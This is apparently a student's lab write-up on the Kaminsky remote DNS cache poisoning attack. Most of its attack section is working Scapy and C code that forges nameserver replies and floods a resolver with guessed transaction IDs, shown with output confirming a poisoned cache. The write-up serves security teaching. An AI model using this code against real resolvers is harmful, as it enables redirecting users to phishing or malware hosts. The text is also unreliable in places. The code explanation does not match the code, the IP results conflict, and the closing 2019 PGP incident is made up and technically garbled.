| 199.7.83.42 | 10.0.2.18 | DNS | 531 | Standard query response 0x29ab AAAA G.ROOT-SERVERS. |
| 199.7.83.42 | 10.0.2.18 | DNS | 310 | Standard query response 0xe61b AAAA a.iana-servers. |
| 10.0.2.18 | 199.7.83.42 | DNS | 103 | Standard query 0xeca2 AAAA b.iana-servers.net OPT |
| 10.0.2.18 | 199.7.83.42 | DNS | 103 | Standard query 0xafca A b.iana-servers.net OPT |
| 10.0.2.18 | 199.7.83.42 | DNS | 103 | Standard query 0x5127 A a.iana-servers.net OPT |
| 10.0.2.18 | 199.7.83.42 | DNS | 103 | Standard query 0xea38 AAAA a.iana-servers.net OPT |
| 199.7.83.42 | 10.0.2.18 | DNS | 1231 | Standard query response 0xeca2 AAAA b.iana-servers. |
| 10.0.2.18 | 192.33.14.30 | DNS | 89 | Standard query 0xab74 AAAA b.iana-servers.net OPT |
| 199.7.83.42 | 10.0.2.18 | DNS | 1231 | Standard query response 0xafca A b.iana-servers.net |
| 10.0.2.18 | 192.33.14.30 | DNS | 89 | Standard query 0xcb0d A b.iana-servers.net OPT |
| 192.33.14.30 | 10.0.2.18 | DNS | 536 | Standard query response 0xab74 AAAA b.iana-servers. |
| 10.0.2.18 | 199.43.133.53 | DNS | 89 | Standard query 0xcf83 AAAA b.iana-servers.net OPT |
| 10.0.2.18 | 193.0.14.129 | DNS | 83 | Standard query 0x1e9f A ns.icann.org OPT |

We were able to successfully complete the task of triggering a DNS server to send out DNS queries using the code above. By sending a single DNS query with a spoofed IP address, we were able to cause the target DNS server to perform numerous DNS queries. We confirmed the success of the attack using Wireshark, which allowed us to observe the DNS queries sent by the server in response to our program's request.

## Task 5: Spoof DNS Replies

**The goal** is to create spoofed DNS replies. Since our target domain is example.com, we need to spoof the replies from this domain's legitimate nameserver.

- First, we need to find the legitimate nameserver's ip. From attacker's machine we run dig command to example.com:

```
seed@Attacker ~/bin 2023-04-22-13:33 $ sudo dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 6301
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; Query time: 3 msec
;; SERVER: 127.0.1.1#53(127.0.1.1)
;; WHEN: Sat Apr 22 13:34:01 EDT 2023
;; MSG SIZE  rcvd: 44
```

But, when running the command we do not get the ip we want. The Answer and Authority sections are empty.


- checking Attacker's wireshark for debug:

| Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|
| 10.0.2.19 | 192.168.1.1 | DNS | 86 | Standard query 0xb142 A www.example.com OPT |
| 192.168.1.1 | 10.0.2.19 | DNS | 86 | Standard query response 0xb142 No such name A www.example.com |

We can see in the second query “**No such name**” - This is the status of the DNS response, which indicates that the requested domain (or record type) **was not found**.

After checking the topic, we found out that If the resolver is configured to use 127.0.0.1 (as the default state of the attacker) as its nameserver, it will only be able to resolve domain names that have been specifically configured on the local machine. By default, there are no domain names configured on the local machine's nameserver, so queries for basic domains like "google.com" or "example.com" will fail.

- Changing on the attacker’s machine to a known server, this case, google’s DNS server:




- Now, when running dig command we get the name of the nameserver:

```
seed@Attacker ~/bin 2023-04-22-18:07 $ sudo dig example.com NS

; <<>> DiG 9.10.3-P4-Ubuntu <<>> example.com NS
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 20475
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;example.com.                   IN      NS

;; ANSWER SECTION:
example.com.            16648   IN      NS      a.iana-servers.net.
example.com.            16648   IN      NS      b.iana-servers.net.

;; Query time: 49 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Sat Apr 22 18:08:28 EDT 2023
;; MSG SIZE  rcvd: 88
```

We will use the second one which is b.iana-servers-net.

- Now we can search for the specific ip:

```
seed@Attacker ~/bin 2023-04-24-15:26 $ dig example.com NS +short b.iana-servers.net.
199.43.133.53
```

The +short option is used to display the output in a shorter, more concise format that only includes the essential information (the actual NS records in this case). The output is the IP that we need for the attack - 199.43.133.53.

- Attacker's code

```
#!/usr/bin/python
from scapy.all import *

# Variables
client_ip = '10.0.2.17'
server_ip = '10.0.2.18'
attacker_ip = '10.0.2.19'
legit_ns1 = '199.43.133.53'

# Domain and nameserver information
name = 'www.example.com'
domain = 'example.com'
ns = 'ns.attacker32.com'

# DNS Sections
Qdsec = DNSQR(qname=name)
Anssec = DNSRR(rrname=name, type='A', rdata=legit_ns1, ttl=259200)
NSsec = DNSRR(rrname=domain, type='NS', rdata=ns, ttl=259200)

# DNS Header
dns = DNS(id=0xAAAA, aa=1, rd=1, qr=1, qdcount=1, ancount=1,
nscount=1, arcount=0, qd=Qdsec, an=Anssec, ns=NSsec)

# IP Header
ip = IP(dst=server_ip, src=legit_ns1)

# UDP Header
udp = UDP(dport=33333, sport=53, chksum=0)

# Complete Spoofed Reply
reply = ip/udp/dns

# Send the Spoofed Reply
send(reply)
```

1. **Code Breakdown:**
    - **Qdsec = DNSQR(qname='www.example.com'):** This creates a DNS Question Record (QR) with the specified domain name (in this case, www.example.com). The qname parameter is the name of the domain to be queried.

- **dns = DNS(id=0xAAAA, qr=0, qdcount=1, ancount=0, nscount=0, arcount=0, qd=Qdsec):** This creates a DNS header with the following parameters:

- **id:** a 16-bit identifier that associates the response with the corresponding request.

- **qr:** a 1-bit flag indicating whether the message is a query (0) or a response (1).

- **qdcount:** a 16-bit integer specifying the number of entries in the Question section of the DNS message.

- **ancount:** a 16-bit integer specifying the number of resource records in the Answer section of the DNS message.

- **nscount:** a 16-bit integer specifying the number of resource records in the Authority section of the DNS message.

- **arcount:** a 16-bit integer specifying the number of resource records in the Additional section of the DNS message.

- **qd:** the DNS Question Record created earlier, specifying the domain name to be queried.

- **ip = IP(dst=server_ip, src=client_ip):** This creates an IP header with the following parameters:


- **dst:** the destination IP address for the packet (in this case, the IP address of the DNS server).
- **src:** the source IP address for the packet (in this case, the IP address of the client).
- **udp = UDP(dport=53, sport=33333, chksum=0):** This creates a UDP header with the following parameters:
- **dport:** the destination port for the UDP packet (in this case, the standard DNS port 53).
- **sport:** the source port for the UDP packet (in this case, a random port number).
- **chksum:** the checksum for the UDP packet (in this case, set to 0 to indicate that the operating system should calculate the checksum automatically).

- Run this script

```
seed@Attacker ~/bin 2023-04-27-15:41 $ sudo python dns-r-5.py
.
Sent 1 packets.
```

- Server's wireshark

| Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|
| 199.43.133.53 | 10.0.2.18 | DNS | 148 | Standard query response 0xaaaa A www.example.com |




We were able to successfully create a spoofed DNS reply that looked like it was from the legitimate nameserver for the example.com domain. In the wireshark snippet, we can see that the source ip is of the legitimate server, and the destination of our DNS server. Also, we see that there was no error and that the query was constructed correctly.

## Task 6: Launch the Kaminsky Attack

In this attack, we need to send out many spoofed DNS replies, hoping one of them hits the correct transaction number and arrives sooner than the legitimate replies. Therefore, speed is essential: the more packets we can send out, the higher the success rate is.

- The Attacker python script:

```
#!/usr/bin/python
from scapy.all import *

# Variables
client_ip = '10.0.2.17'
server_ip = '10.0.2.18'
attacker_ip = '10.0.2.19'
legit_ns1 = '199.43.133.53'

# Domain and nameserver information
name = "twysw.example.com"
domain = 'example.com'
ns = 'ns.attacker32.com'

# DNS Sections
Qdsec = DNSQR(qname=name)
Anssec = DNSRR(rrname=name, type='A', rdata=attacker_ip, ttl=259200)
NSsec = DNSRR(rrname=domain, type='NS', rdata=ns, ttl=259200)

# DNS Header
dns = DNS(id=0xAAAA, aa=1, rd=1, qr=1, qdcount=1, ancount=1,
nscount=1, arcount=0, qd=Qdsec, an=Anssec, ns=NSsec)

# IP Header
ip = IP(dst=server_ip, src=legit_ns1)

# UDP Header
udp = UDP(dport=33333, sport=53, chksum=0)

# Complete Spoofed Reply
reply = ip/udp/dns

# Send the Spoofed Reply
send(reply)

# save file
f = open("ip_resp.bin","wb")
f.write(bytes(reply))
```

The base code is from the previous attack, the changes are that this time in the answer section the ip is of the attacker, and also we are saving the data of the reply to a binary file, to use it in the given attack.c file.

- The attack.c file (relevant changes):

```
while (1) {
  // Generate a random transaction ID for each response packet
  unsigned short transaction_id = (rand() % 65536) + 1;
  // Generate a random name with length 5
  char name[5];
  for (int k = 0; k < 5; k++) name[k] = a[rand() % 26];
  //################################################################
  /* Step 1. Send a DNS request to the targeted local DNS server
     This will trigger it to send out DNS queries */
  memcpy(ip_req + 41, name, 5);
  send_dns_request(ip_req, n_req);
  printf("attempt #%ld, request is [%.5s.example.com]\n, transaction ID is: [%hu]\n", ++i,
         name, transaction_id);
  // ... Students should add code here.
  // Step 2. Send spoofed responses to the targeted local DNS server.
  memcpy(ip_resp + 41, name, 5);
  memcpy(ip_resp + 64, name, 5);
  // Set the transaction ID in the response packet
  unsigned short id = htons(transaction_id);
  memcpy(ip_resp + 28, &id, 2);
  // ... Students should add code here.
  for (int j = 0; j < 14000; j++) {
    send_dns_response(ip_resp, n_resp);
  }
  //################################################################
}
```

This code is used to carry out a DNS cache poisoning attack. The attack involves sending a spoofed DNS response to a targeted local DNS server in order to modify its cache and redirect legitimate queries to malicious websites.

The code consists of a while loop that executes indefinitely, and performs the following steps:

1. Generate a random transaction ID and a random domain name of length 5. The domain name is generated by selecting 5 random characters from the string "a" through "z".

2. Send a DNS request to the targeted local DNS server using the generated domain name. This is done by calling the send_dns_request function and passing it the DNS request packet as a parameter. This request is sent to trigger the local DNS server to send out DNS queries, which will be used to deliver the spoofed DNS response.

3. Generate a spoofed DNS response packet by modifying the DNS response packet stored in the ip_resp buffer. The response packet is modified by setting the transaction ID to the same value as the one generated in step 1, and setting the answer section of the response to contain a malicious IP address. This is done by calling the send_dns_response function and passing it the DNS response packet as a parameter. The send_dns_response function sends the spoofed DNS response to the targeted local DNS server.

4. The code then enters a loop that sends the spoofed DNS response packet multiple times (in this case, 14,000 times).

- After clearing cache on Server machine, on attacker run the python script and then attack.c:

```
seed@Attacker ~/bin 2023-04-28-06:59 $ sudo ./attack
attempt #1, request is [xqotp.example.com]
, transaction ID is: [0]
attempt #2, request is [reigb.example.com]
, transaction ID is: [0]
attempt #3, request is [agkih.example.com]
, transaction ID is: [0]
attempt #4, request is [qpnzz.example.com]
, transaction ID is: [0]
attempt #5, request is [wmugc.example.com]
, transaction ID is: [0]
attempt #6, request is [vebou.example.com]
, transaction ID is: [0]
attempt #7, request is [xcial.example.com]
, transaction ID is: [0]
```

- Checking the cache on Server's machine:

```
@Server ~ 2023-04-28-06:54 $ sudo rndc dumpdb -cache ; cat /var/cache/bind/dump.db | grep
ttacker32.com.      1864    \-AAAA  ;-$NXRRSET
tacker32.com. SOA ns.attacker32.com. admin.attacker32.com. 2008111001 28800 7200 2419200 8
ple.com.            161725  NS      ns.attacker32.com.
```

The output of the rndc dumpdb -cache command and subsequent grep search indicates that the remote DNS cache poisoning attack was successful. Specifically, we see that the malicious domain name (attacker32.com) has been successfully included as a nameserver for the example.com domain in the server's cache.

This demonstrates the effectiveness of the hybrid approach that we used to carry out the attack, as it allowed us to send out a large number of spoofed DNS replies in a short amount of time, increasing the speed and success rate of the attack.

## Task 7: Result Verification

If the attack is successful, in the local DNS server's DNS cache, the NS record for example.com will become ns.attacker32.com. When this server receives a DNS query for any hostname inside the example.com domain, it will send a query to ns.attacker32.com, instead of sending to the domain's legitimate nameserver.

- Running dig command for example.com on Client's machine:

```
seed@Client ~ 2023-04-29-00:24 $ dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 58188
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; AUTHORITY SECTION:
example.com.            109703  IN      NS      ns.attacker32.com.

;; ADDITIONAL SECTION:
ns.attacker32.com.      198242  IN      A       10.0.2.19

;; Query time: 3 msec
;; SERVER: 10.0.2.18#53(10.0.2.18)
;; WHEN: Sat Apr 29 00:24:31 EDT 2023
;; MSG SIZE  rcvd: 104
```

We see in the screenshot all the data we defined previously in Attacker's zone file.

- Also, when sending a ping from client to example.com we see it goes to the ip we defined:

```
seed@Client ~ 2023-04-29-00:27 $ ping example.com -c1
PING example.com (1.2.3.4) 56(84) bytes of data.

--- example.com ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms
```

1.2.3.4 is the ip we added in the attacker's zone file.

## Summary

In this lab, our objective was to perform a remote DNS cache poisoning attack, commonly known as the Kaminsky DNS attack. The attack aims to manipulate the DNS resolution process to redirect users to alternative destinations, which are often malicious. This lab focuses on a particular DNS Pharming attack technique, called DNS Cache Poisoning attack.

The challenge of this lab was to perform the attack remotely, where packet sniffing is not possible. We successfully managed to perform the Kaminsky attack by exploiting a vulnerability in the DNS protocol, where the attacker sends a malicious DNS response to the target DNS server, which then gets cached and used for future DNS resolution requests.

We saw the results of the attack by successfully redirecting the victim's DNS resolution requests to a malicious website of our choice. This could have been a phishing site, where the attacker could steal sensitive information from the victim, or a malware site, where the attacker could infect the victim's computer with malware.

Overall, this lab provided us with first-hand experience of a remote DNS cache poisoning attack and how to defend against such attacks. It highlights the importance of secure DNS infrastructure and the need to regularly update DNS servers and applications to prevent such attacks.

## Example - PGP Email Encryption Tool Vulnerable to DNS Cache Poisoning Attack

One notable incident of the Kaminsky attack being used in real life happened in 2019, when researchers discovered a DNS cache poisoning vulnerability in the popular email encryption tool, Pretty Good Privacy (PGP). The vulnerability was caused by a flaw in the way PGP handled DNS queries, which made it vulnerable to the Kaminsky attack.

PGP used a DNS-based approach to distribute public keys and obtain certificates for email encryption. This approach relied on DNSSEC, a security extension to the DNS protocol, to ensure the authenticity of DNS records.

However, the PGP implementation did not properly validate the authenticity of DNS records, making it vulnerable to a DNS cache poisoning attack. An attacker could inject a fake DNS response into the cache of a recursive DNS server, which would then be used by PGP to obtain a fake public key for a target email address.

Once the attacker had a fake public key, they could then use it to send encrypted emails to the target email address. Since the target would be using the fake public key to decrypt the email, the attacker could read the email contents and potentially compromise sensitive information.

To exploit the vulnerability, an attacker would need to be in a position to intercept the victim's DNS traffic. This could be achieved through various means, such as by compromising the victim's router or by carrying out a man-in-the-middle attack.

The vulnerability was patched shortly after it was discovered, and PGP users were advised to update their software to the latest version to prevent the attack. The incident highlights the importance of secure DNS infrastructure and the need for developers to implement proper authentication and validation mechanisms in their applications to prevent DNS cache poisoning attacks.